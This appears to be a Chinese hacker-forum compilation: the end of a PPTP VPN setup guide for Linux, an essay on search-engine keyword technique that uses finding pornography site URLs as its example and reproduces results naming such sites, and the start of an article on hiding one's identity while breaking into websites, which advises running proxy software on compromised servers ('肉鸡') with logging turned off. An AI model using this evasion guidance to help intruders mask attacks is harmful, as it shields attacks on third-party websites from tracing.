exit 0
```

(图为/etc/rc.local 文件编辑的内容)

3、编辑/etc/pptpd.conf 文件，pptpd 默认的配置内容。

将文件内的 localip 和 remoteip 前面的“#”(注释符)去掉，第一个为 VPN 默认网关 第二个是终端连接(VPN)分配的 ip 段。

```
#          IP for each simultaneous client.
#
# (Recommended)
localip 192.168.0.1
remoteip 192.168.0.234-238,192.168.0.245
# or
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
~
```

(图为编辑/etc/pptpd.conf 文件内容)。

4、编辑/etc/ppp/pptpd-options 和/etc/ppp/options 两个文件 设置 DNS。

向两个文件内添加后面这两条语句 ms-dns 8.8.8.8 和 ms-dns 8.8.4.4 (这里使用 google DNS)。

```
ms-dns 8.8.8.8
ms-dns 8.8.4.4
```

运行命令：“openssl rand 6 -base64” 产生密码。

```
root@labs:~# openssl rand 6 -base64
lzt3k3ypu
```

5、设置 iptables 规则：

如果不设置 iptables 规则 会出现连接 VPN 后不能上网的情况。

运行命令：“iptables -t nat -A POSTROUTING -s 192.168.0.0/255.255.255.0 -j SNAT --to-source `ifconfig | grep 'inet addr:' | grep -v '127.0.0.1' | cut -d: -f2 | awk

```
'NR==1 { print $1}'` ”
```

`ifconfig | grep 'inet addr:' | grep -v '127.0.0.1' | cut -d: -f2 | awk 'NR==1 { print \$1}'` 是为了获得你的本机 (VPN server) IP 地址, 如果以上脚本 不可用, 可使用 IP 地址替代。

如下图:

```
root@labs:~# iptables -t nat -A POSTROUTING -s 192.168.0.0/255.255.255.0  
-j SNAT --to-source 123.123.123.123
```

6、最后添加用户, 编辑/etc/ppp/chap-secrets 文件:

打开该文件之后按照“用户名 服务守护程序 用户密码 登陆者的 IP 地址(*为 unlimited)”的规格添加用户即可, 如下图:

```
# Secrets for authentication using CHAP  
# client      server  secret          IP addresses  
vpnuser pptpd userpw *  
~  
~
```

图中 vpnuser 为用户名、pptpd 是服务守护进程、userpw 为用户密码、*号为 unlimited 用户的登录 IP。

以上设置完成后 重启我们的 pptpd 服务使设置生效。

运行命: “/etc/init.d/pptpd restart” 即可 (如下图)。

```
root@labs:~# /etc/init.d/pptpd restart
```

(图为重启 pptpd 服务)



7、最后我们就要进行配置 VPN 服务后的第一次连接了 (使用的 windows XP 为终端系统)。

我们打开 VPN 的拨号程序填入刚刚建立的 VPN 用户名和密码 (见下图)



(图为填入 VPN 信息)

点击“链接”按钮 进行链接。



已经连接成功 我们可以在 server 上查看已经连接的用户，显示“ppp0”的就是我们已经连接的用户（看下图）：

```
root@labs:~# who
root    pts/0    Dec 26 07:34 (111.111.111.111)
vpnuser ppp0      Dec 26 10:40 (111.111.111.111)
```

（该图显示 用户名为 vpnuser 的用户已经于 server 建立 VPN 链接）

=====
完美的分割线
=====

至此 我们已经在 Linux 环境中成功搭建好了 VPN 服务。
本文肯定有不足之处，还请大家见谅和不吝赐教。

对于查找资料一些方法分享

作者：哇沙米

记得在群内对于一些战友的问题解答后，没过几天他又忘记了。没什么下决心去学习，去记住。学习是自己的事情，学好后知识是自己的不是其他人的！
为了增强记忆力我就 简述一些大家比较感兴趣的东西 作为举例！
首先呢 在群里一些提问 我们要抓重点，如关键词，什么是关键词？
比如 有人在群里问 “我要一个色情网站” 那么我相信你们马上能识别出来
“色情网站” 是关键词，（PS：~~ 也不要说我太邪恶等等的，不这样举例大家都认为听听耳边风，过后全忘了。）很明显为什么这样大家就能识别出来呢？这就是心态的问题的，不认真关注某个问题那么你也不可能有心的去解决，就会卡在那边，叫天不应，叫地不灵。回到重点来 对于这个问题 战友有知道的就能直接告知了，但是没人回答呢？就只能自己去找了。那么找东西如何入手？现在资讯那么发达，都有种叫搜索网站的东东了。搜索网站有那么多 如 百度，谷歌，搜搜，必应，狗狗等。把关键词 放进去搜索不就可以看到一些内容，不过看到搜索出来的结果大家傻眼了：



把百度设为主页

[色情网站](#) [百度百科](#)

定义 黄色是电磁波的可视光部分中的中波长部分，波长大约为570~590nm，红、绿色光混合可产生黄 黄色 光，类似熟柠檬或向日葵颜色，或者光谱...共33次编辑

[定义 - 判定](#)

baike.baidu.com/view/550609.htm 2010-12-18

[少年看色情网站后强奸幼女 妹妹目睹姐姐受辱](#) [社会新闻](#) [环球网](#)

2008年6月26日...少年看色情网站后强奸幼女 进贤一15岁男孩一个多月内屡次施暴 一审获刑四年六个月 受黄色网站影响，进贤县某中学初二年级男生朱波在一个多月时间内...

society.huanqiu.com/roll/2008-06/148976.html 2010-12-9 - [百度快照](#)

[色情网站](#) “情色六月天”覆灭记

近日，在公安部的统一指挥下，山西省公安厅成功摧毁了“情色六月天”“天上人间”“情色海岸线”“华人伊甸园”等4个淫秽色情网站，并将9名主要犯罪嫌疑人全部...

news.xinhuanet.com/video/2005-12/26/conten... 2006-2-17 - [百度快照](#)

[打击淫秽色情网站](#) [新闻中心](#) [新浪网](#)

打击淫秽色情网站...一些青少年由于长期沉湎于网上淫秽色情信息，有书不读，荒废了青春，

Google

色情网站

搜索

获得约 18,500,000 条结果

高级搜索

 所有结果

 图片

 视频

 新闻

 购物

 更多

网页

中文网页

简体中文网页

时间不限

2 天内

 更多搜索工具

[少年看色情网站后强奸幼女妹妹目睹姐姐受辱 社会新闻 环球网](#)

2008年6月26日 ... 华东交通大学心理咨询中心主任舒曼剖析这起未成年人犯罪案时说, 当今网吧对青少年的身心健康影响巨大, 尤其是色情网站诱发未成年人犯罪和过早发生性 ...
[society.huanqiu.com/roll/2008-06/1489... - 网页快照 - 类似结果](#)

[成人网站- 维基百科, 自由的百科全书](#)

有些色情网站专门以非法偷拍, 非法公布儿童色情, 非法性虐待为其网站“吸引”人处, 这样的侵犯他人人权而满足自己私欲的行为在欧美国家也是明令禁止的。 ...
[zh.wikipedia.org/zh/%25E6%2588%2590%2... - 网页快照 - 类似结果](#)

[那天...要是不浏览色情网站就好了 深圳新闻网](#)

2009年5月25日 ... 开始的时候, 我并没有太在意, 我关闭了其中一个, 两个窗口弹了出来。全是色情网站, 上面是白花花的肉体, 触目惊心的东西。 ...
[www.sznews.com/humor/2009-05/25/conte... - 网页快照 - 类似结果](#)

[色情网站的新闻搜索结果](#)

[为移动互联网筑起绿色防护\(图\) - 8 小时前](#)

手机淫秽色情网站是移动互联网上的一颗“毒瘤”, 对全社会尤其是青少年身心健康影响 ... 未备案及提供虚假备案信息网站是产生手机淫秽色情网站的主要来源, 因此, 加强 ...

[搜狐 - 30 篇相关文章 >](#)

[全国首家民间反色情网站石家庄成立女士主办 - 中青在线 - 12 篇相关文章 >](#)

[容易吗? 英国政府将屏蔽所有色情网站\(图\) - 和讯网 - 7 篇相关文章 >](#)

这都是些什么嘛 新闻报道而已根本不是我们需要的内容!

那我们要再加关键词筛选出来.

所有的搜索引擎都有相同的特点如下

比如 我们搜索出来的内容红色的文字就是 与我们查询的关键词有相同的, 由于内容多所以搜索出来的结果会比较多且精确度低, 如上图跟我们想要的结果不一样, 那么接下来我们就加词。

“色情网站 是多少” 这样搜索 为什么要加空格呢?

比如 :

色情网站大家有知道的网址是多少

这样你看只要包含关键词 每个关键词用 空格隔开这样就能得到结果!


Google

色情网站 是多少

搜索

获得约 563,000 条结果

高级搜索

 所有结果

 图片

 视频

 新闻


 购物

 更多

网页

中文网页

简体中文网页

 更多搜索工具

[色情网站是多少啊给个最好是免费的- 已解决- 搜搜问问](#)

色情网站是多少啊给个最好是免费的. [标签: 色情网站]. 给个好的. 匿名 回答:4 人气:223426 解决时间:2009-06-08 22:43 ...
[wenwen.soso.com/z/q135762351.htm - 网页快照 - 类似结果](#)

[举报淫秽色情网站电话是多少?- 已解决- 搜搜问问](#)

[http://net.china.com.cn/index.htm http://net.china.com.cn/jubao/index.html](#)
举 ...
[wenwen.soso.com/z/q168757125.htm - 网页快照 - 类似结果](#)

[色情网站是多少啊给个最好是免费的 芝华诛仙私服站](#)

2010年11月28日 ... 2222ye.com, 大便的多少和身体的好坏有关吗我当初就是看的这个, 不毒, 只不外要快播播放器才看, 奇迹私服网站, 下快播的话去官网下载, ...
[www.chivautte.com/rrtys/502.html - 网页快照 - 类似结果](#)

[色情网站让多少孩子踩着快乐背影走进毁灭深渊- 郭丽- boke2 - 专家博客 ...](#)

2009年6月24日 ... 色情网站让多少青少年走进毁灭深渊, 近80%的青少年犯罪都受到网络诱惑, 这不是一个小数字, 也不是一个小比例。所以说, 网络低俗之风整治正当其时! ...
[blog.china.com.cn/boke2/art/797432.html - 网页快照 - 类似结果](#)

[谁知道色情网站举报网站是多少啊告诉我一下?? KDS宽带山宽带山社区](#)

主题:谁知道色情网站举报网站是多少啊告诉我一下?? mm今年18QQ__1415704424 · 认证会员:6 0. 来自: 上海注册: 2009-12-18 发帖: 9+11 ...

1 [2] [3] [4] [5] [6] [7] [8] [9] [10] [下一页](#)

相关搜索

色情不夜天

人的乳牙有多少颗

无与伦比的色情

爱在苍茫大地多少集

陆军棋有多少枚棋子

蒙古的总人口是多少

蚊子有多少颗牙齿

老挝的总人口是多少

色情网站 是多少

百度一下

结果中找

帮助

高级搜索

©2010 Baidu 此内容系百度根据您的指令自动搜索的结果，不代表百度赞成

注意上几图画红色的地方无意间搜索引擎已经告知我们结果了

其他答案

2222ye.com

我现在就是看的这个，没有毒，只不过要快播播放器才能看，下快播的话去官网下载，不要点他提供的下载，绑有木马的，我就中过。

[①号公主婚纱](#) 回答采纳率:16.3% 2009-06-08 22:34

好:5 不好:0

<http://www.43renti.com/>

[赵大侠](#) 回答采纳率:13.6% 2009-06-08 22:35

好:5 不好:0

www.5qqcc.com ,你试一下.

[角斗士](#) 回答采纳率:20.9% 2009-06-08 22:37

好:5 不好:0

[我要评论](#) [浏览全部评论>>](#)

这个就是

色情网站是多少啊给个最好是免费的-已解决-搜搜问问
色情网站是多少啊给个最好是免费的.[标签:色情网站] 给个好的.匿名 回答:4人
人气:223426 解决时间:2009-06-08 22:43 ...
wenwen.soso.com/z/q135762351.htm - 网页快照 - 类似结果

的结果,



[新闻](#) [网页](#) [贴吧](#) [知道](#) [MP3](#) [图片](#) [视频](#) [地图](#) [更多▼](#)

色情不夜天

百度一下

把百度设为主页

[色情不夜天](#) | [最新色导航网址](#) | [365成人色情网](#) | [妹妹007](#) | [开心激情网](#)

标签归档: [色情不夜天](#) [快播电影欧洲片](#) [成人在线电影导航](#) [哪里有黄色电影看](#)...关键字:

[玩酷青春](#) [联系我们](#) [搜索广告位](#): 底部通栏,昵图空间图库搜索: 全部图库...

96.0.68.54/?tag=[色情不夜天](#) 2010-11-27 - [百度快照](#)

上图是百度的结果.

要是其他人看到搜索出来的结果不对,也不会去认真的看网页上的内容,要直接查询蹦出一个色情网站是XXXXX他才会说找到了。

这个是一个查询一些信息的办法,接下来是同义词,我们这样想,在网络的世界里那么多网站都会叫色情网站嘛?那不是太露白了?

有的叫H网站,叫情色网站,叫黄网等,这些就属于同义词,搜索网站出来的结果最好打开前面10条看看内容会有意想不到的收获,还有最下方的

“相关搜索”也是值得注意的地方！

比如 在群里 有人问我名字 哇沙米是怎么来的？ 我说百度去，结果他百度完说哇沙米是芥末，我又说 5566 他说 5566 是我吗？我那个心啊！寒得很！

在兵团那么长时间了，论坛有无去关注记得我都有篇采访记录在论坛里，还有我说了那么多词 他就查询一个 “哇沙米”，我说 “5566” 怎么不去查？他查完说 这是一个团体。我都汗死了。 他怎么就不会将 “5566 哇沙米” 或 “哇沙米 5566” 这样查询呢？

现在战友的一些想法要给我端正起来，要学就给我认真的学去，这样三心二意的学习有什么用？有什么效果？也不要老抱怨兵团什么时候出教程啦等等的。。。我记得 2000 接触电脑到现在 那时哪有怎么多的资源呢？

在假如 我现在想搜索一首歌的 MTV 下载

曹格-背叛

我输入 “曹格 背叛” 出来的都是 MP3



The screenshot shows the Baidu search interface. At the top, there are navigation links: 新闻, 网页, 贴吧, 知道, MP3, 图片, 视频, 地图, 更多. The search bar contains the text "曹格 背叛". Below the search bar, there is a button labeled "把百度设为主页". The search results are displayed in a list format. The first result is "曹格 背叛 百度视频", with a description: "约有1,905个曹格 背叛相关的视频 曹格歌友会 周礼虎唱背叛 分类:江苏音乐台 v.youku.com 曹格-[背叛]降调版 v.youku.com 背叛-曹格 分类:音乐mv, video.baidu.com/v?word=曹格+背叛 2010-12-22". The second result is "背叛,曹格背叛mp3下载,歌词 - 一听音乐网", with a description: "背叛 歌手:曹格 专辑:Superman 收藏 下载 推荐 分享到: 下载到手机: 下一步 歌词: 自动滚动复制歌词 歌词纠错 不能听歌对歌曲《背叛》的评论 ... www.1ting.com/player/c5/player_136058.html 2010-12-9 - 百度快照". The third result is "曹格-背叛[K] 在线视频观看 土豆网视频 KTV MTV MV 演唱会 音...", with a description: "曹格-背叛[K] 曹格 - 背叛[K] KTV MTV MV 演唱会 音乐 曹格 背叛 音乐频道 www.tudou.com/programs/view/erZLoGg-Yz8 2010-10-23 - 百度快照". The fourth result is "百度MP3搜索 背叛 曹格", with a description: "曲:曹格 词:阿丹 郭裕康 编曲:涂惠源 ... 会让人疯狂的勇敢 我用背叛自己 完成你的期盼 ... 试听 歌词 3.3 M mp3 ... mp3.baidu.com/m?tn=baidump3&ct=134217728&... 2007-6-23 - 百度快照". The fifth result is "曹格:背叛 - 在线观看 - 56网视频", with a description: "曹格:背叛 曹格&杨宗纬&蔡旻森 - 背叛(Tudou) 曹格&杨宗纬&蔡旻森 - 403 386 曹格:背".

关键词加入 “曹格 背叛 MTV 下载” 或者 “曹格 背叛 MV 下载”

把百度设为首页

[曹格-背叛 MTV下载精灵 在线观看 - 酷6视频](#)

] [曹格-背叛_MTV下载精灵](#)顶踩收藏[下载](#)帮助举报发给QQ/MSN转帖到博客论坛 转帖到: 更多 访问他(她)的主页 发布者: 网络败类 发表于 1年前 订阅 留言 发布者...
v.ku6.com/show/fzoEZQ_1sQEjGmr6.html 2010-12-4 - [百度快照](#)

[背叛下载 - 曹格 - 音悦台 -- 这里不只有高清MV](#)

[背叛](#)视频下载-曹格:曹格 背叛... 下载MV: 曹格-背叛 abc 下载时间: 5小时前 下载MV: 曹格-背叛 hehan 下载时间: 9小时前 下载MV: 曹格-背叛 EM ...
www.yinyuetai.com/mv/download?videoid=977 2010-12-8 - [百度快照](#)

[曹格《背叛》MV下载-高清MV在线下载基地 音乐阵列MvMatrix](#)

曹格《背叛》MV 歌手:曹格 所属分类:华语MTV 产地:台湾 MTV格式:WMV 加入时间:2007-1-18 22:21:00 [MTV下载服务器](#) [MV下载](#)(FlashGet专用) ...
www.mvmatrix.com/Openobject/down.asp?id=397 2010-12-8 - [百度快照](#)

[曹格 背叛 MV WMV格式下载 - 七七手机网](#)

曹格 背叛 MV 下载©中文名:曹格 背叛 MV ©文件格式:WMV ©运行环境:电脑... • 两只恋人-曹格 [WMV] • 曹格_两只恋人MTV [WMV] • 曹格 两只恋人MTV [...]
www.77phone.com/so/v_5/79/79777.html 2009-10-9 - [百度快照](#)

[背叛MV 在线视频观看 土豆网视频 MV 下载 曹格 经典 背叛](#)

背叛与内心世界、最后值得的一句我爱你。背叛MV [MV 下载](#) 曹格 经典 背叛 电影频道
www.tudou.com/programs/view/e-9B35ZFDul 2010-6-25 - [百度快照](#)

马上就得到我们想要的结果不是嘛?


各类黑客隐藏技术小结

作者：哇沙米

前言：

现在国内的黑客人才越拉越多，国内的网站也被入侵的遍体鳞伤，但是在享受入侵的过程中是否有考虑到隐藏自己呢？许多的黑客并没什么隐藏直接 ADSL 拨号后就打开工具入侵，有的遇到防注入页面被记录下 IP 才猛然惊醒 我的位置暴露了！才来群里发问怎么办，要不要紧之类的话，如果你们在做事情之前先考虑到后果再去做呢？ 下面我教你们一些隐藏自己的办法！

一：首先介绍比较易上手的代理软件：CCProxy




此款代理软件集合了多种协议：




我们用到一般就是 HTTP 与 SOCKS 这两个!

一般都将此软件放到服务器肉鸡上, 运行此软件就行, 将防火墙的端口 808 开放或者关闭防火墙, 建议使用绿色版的 CCProxy!

还有在







这样才不会记录你的登入信息！

那么本机如何去连接呢？

对于 HTTP 我们在自己电脑上直接进行如下操作：





这样就完成了网页的代理，但是此项代理只针对网页那么程序的代理呢？


程序我们需要这个工具：SocksCap



